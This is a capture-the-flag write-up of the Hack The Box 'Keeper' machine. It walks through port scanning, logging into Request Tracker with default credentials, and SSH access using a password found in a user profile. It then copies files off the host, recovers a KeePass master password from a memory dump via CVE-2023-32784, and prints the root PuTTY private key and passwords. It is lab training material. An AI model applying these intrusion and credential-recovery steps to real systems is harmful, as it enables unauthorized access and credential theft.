Description
Keeper is an easy Hack The Box machine that features:
- Use of Default Credentials
- Sensitive Data Exposure
- KeePass Vault Password Recovery via a Memory Dump
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.227.
$ ping -c 3 10.10.11.227
PING 10.10.11.227 (10.10.11.227) 56(84) bytes of data.
64 bytes from 10.10.11.227: icmp_seq=1 ttl=63 time=233 ms
64 bytes from 10.10.11.227: icmp_seq=2 ttl=63 time=61.1 ms
64 bytes from 10.10.11.227: icmp_seq=3 ttl=63 time=51.7 ms

--- 10.10.11.227 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 51.715/115.171/232.728/83.212 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.227 -sS -oN nmap_scan2
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.227
Host is up (0.082s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 58.91 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.227 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.93 ( https://nmap.org )
Nmap scan report for 10.10.11.227
Host is up (0.056s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3539d439404b1f6186dd7c37bb4b989e (ECDSA)
|_  256 1ae972be8bb105d5effedd80d8efc066 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.85 seconds
We get two services: Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Ubuntu. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. With WhatWeb we can check that the server is running a nginx 1.18.0 web server.
$ whatweb --log-brief web_techs http://10.10.11.227
http://10.10.11.227 [200 OK] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.227], nginx[1.18.0]
If we open the web page we can see a link that redirects to the tickets.keeper.htb subdomain.
 So we add it to the
 /etc/hosts file.
$ echo "10.10.11.227 tickets.keeper.htb" | sudo tee -a /etc/hosts
10.10.11.227 tickets.keeper.htb

Then we discover that the subdomain hosts a ticketing system, Request Tracker, in its version 4.4.4+dfsg-2ubuntu1.
$ whatweb --log-brief web_techs_tickets http://tickets.keeper.htb
http://tickets.keeper.htb [200 OK] Cookies[RT_SID_tickets.keeper.htb.80], Country[RESERVED][ZZ], Email[sales@bestpractical.com], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[RT_SID_tickets.keeper.htb.80], IP[10.10.11.227], PasswordField[pass], Request-Tracker[4.4.4+dfsg-2ubuntu1], Script[text/javascript], Title[Login], X-Frame-Options[DENY], X-UA-Compatible[IE=edge], nginx[1.18.0]
We have a login page with an username and a password.
Exploitation
In the repository of the RT software we can see that the default credentials are the username root and the password password. So if we try to login we can access to the website.
 We see that we have a new pending ticket opened by user
 root.

 The ticket is about having a problem with the KeePass password manager, that it is crashing and a crash dump is attached but it was removed by the support agent
 lnorgaard (Lise Norgaard). Norgaard is a surname from Denmark. If we access to the support agent profile via the Menu bar > Admin > Users > Select, we can find a comment with a password, Welcome2023!.
 If we try to login via SSH with the
 lnorgaard username and the obtained password we obtain access to the machine.
$ ssh lnorgaard@10.10.11.227
The authenticity of host '10.10.11.227 (10.10.11.227)' can't be established.
ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.227' (ED25519) to the list of known hosts.
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Post-Exploitation
If we list the console users of the machine we obtain apart of the lnorgaard user, the root user.
lnorgaard@keeper:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
lnorgaard:x:1000:1000:lnorgaard,,,:/home/lnorgaard:/bin/bash
When we log into the system we receive a notification that we have a new mail, so we are going to check the /var/mail/lnorgaard file. We confirm that it is the previously created ticket so we do not get more valuable information.
lnorgaard@keeper:~$ cat /var/mail/lnorgaard
From www-data@keeper.htb  Wed May 24 12:37:18 2023
Return-Path: <www-data@keeper.htb>
X-Original-To: lnorgaard@keeper.htb
Delivered-To: lnorgaard@keeper.htb
Received: by keeper.htb (Postfix, from userid 33)
        id 64BEF61083; Wed, 24 May 2023 12:37:18 +0200 (CEST)
From: "Enoch Root" <rt@keeper.htb>
...
If we list the files of the user folder, we find two interesting files: the crash dump of the KeePass program, KeePassDumpFull.dmp, and a credential vault of KeePass, passcodes.kdbx.
lnorgaard@keeper:~$ ls -l
total 332848
-rwxr-x--- 1 lnorgaard lnorgaard 253395188 May 24 12:51 KeePassDumpFull.dmp
-rwxr-x--- 1 lnorgaard lnorgaard      3630 May 24 12:51 passcodes.kdbx

-rw-r----- 1 root      lnorgaard        33 May 24 12:51 user.txt
As the password of the credential vault may be inside the crash dump, we are going to extract the two files, extract all the strings of the crash dump and then do a dictionary attack to try to recover the correct password. We can extract the files with the scp tool.
$ scp lnorgaard@10.10.11.227:/home/lnorgaard/KeePassDumpFull.dmp .
lnorgaard@10.10.11.227's password:
KeePassDumpFull.dmp
$ scp lnorgaard@10.10.11.227:/home/lnorgaard/passcodes.kdbx .
lnorgaard@10.10.11.227's password:
passcodes.kdbx
Then extract the strings of the dump to a text file.
$ strings KeePassDumpFull.dmp > keepass.txt
Then we check the number of candidate passwords to check.
$ cat keepass.txt| wc -l
1988198
We obtained around 2 million passwords to check. As the attack will be running for a long time (in this case some hours) we are going change the approach. The CVE-2023-32784 vulnerability allows to recover the cleartext master password from a memory dump, even when a workspace is locked or no longer running, in KeePass 2.x before 2.54. As the 2.54 version was released on June 3rd 2023 and the dump was generated on May 24th 2023 we can confirm that the dump may be affected by this vulnerability. In the repository of vdohney we can find a program to dump the possible password from a memory dump. So we are going to download and run it. To run the application it is necessary to have .NET 7.0 installed.
$ git clone https://github.com/vdohney/keepass-password-dumper
$ cd keepass-password-dumper
$ dotnet run ../KeePassDumpFull.dmp ../vuln_keepass.txt
Password candidates (character positions):
Unknown characters are displayed as "●"
1.:     ●
2.:     ,, l, `, -, ', ], A, I, :, =, _, c, M,
3.:     d,
4.:     g,
5.:     r,
6.:     ●
7.:     d,
8.:      ,
9.:     m,
10.:    e,
11.:    d,
12.:     ,
13.:    f,
14.:    l,
15.:    ●
16.:    d,
17.:    e,
Combined: ●{,, l, `, -, ', ], A, I, :, =, _, c, M}dgr●d med fl●de
We obtain a partly possible password “M}dgr●d med fl●de”. The dots are unknown characters. Now with that we have to guess the password, for example, we are going to change the unknown characters with an ‘o’ and do a search in a search engine. We find a Danish recipe called “rødgrød med fløde”, that matches with the surname of the support agent. If we check the password in KeePass we get access to the password vault and we obtain the credentials of the root user in the Network category.
 We have access to a private key in the Notes field and its password,

 F4><3K0nd!. We need to use PuTTY program to login to the server through SSH.
 We configure the username of the user to login.
 Then we configure the location of the private key of the root user.

$ cat pkey.txt
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
Finally we get the root shell in PuTTY.
Using username "root".
Authenticating with public key "rsa-key-20230519"
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Flags
In the root shell we can obtain the user flag and the system flag.
root@keeper:~# cat /home/lnorgaard/user.txt
<REDACTED>
root@keeper:~# cat /root/root.txt
<REDACTED>